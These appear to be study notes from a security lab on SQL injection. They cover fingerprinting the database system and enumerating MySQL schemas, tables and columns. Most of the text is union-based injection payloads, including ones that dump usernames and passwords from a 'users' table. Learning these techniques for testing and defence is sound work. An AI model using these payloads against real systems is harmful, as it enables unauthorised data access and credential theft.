DB Enumeration
DB Enum:

- before enum, ID the type of DBMS we are dealing with.
- If webserver seen in HTTP response is
Apache or Nginx, OS is likely Linux and DBMS is MySQL
- If webserver seen in HTTP response is
IIS, OS is likely Windows and DBMS is MSSQL.
MySQL Fingerprinting:
- With below information, we can form our
SELECT statement to dump data from any column in any table within any database inside the DBMS
- List of databases
- List of tables within each database
- List of columns within each table
- The INFORMATION_SCHEMA database contains metadata about the databases and tables present on the server.
- select * from table will see table only from current database
- hence, information schema has different statements
SCHEMATA:
SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;

GET The databases:
IN' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA#

Get the tables from one of the db:
IN' UNION SELECT 1,table_name,3,4 FROM INFORMATION_SCHEMA.TABLES where table_schema='ilfreight'#

Get the columns from a given table:
IN' UNION SELECT 1,column_name, table_name, 4 from INFORMATION_SCHEMA.COLUMNS where table_name='users'#
GET data from table:

IN' UNION SELECT 1, id, username, password FROM ilfreight.users#
If only one column is displayable:
playername' UNION SELECT GROUP_CONCAT(schema_name SEPARATOR ' | \n') FROM INFORMATION_SCHEMA.SCHEMATA-- -
- this will concatenate the output
- we can proceed as per the above instructions by using the GROUP_CONCAT statement
- eg:
playername' UNION SELECT GROUP_CONCAT(table_name SEPARATOR ' | \n') FROM INFORMATION_SCHEMA.TABLES where table_schema='sys'-- -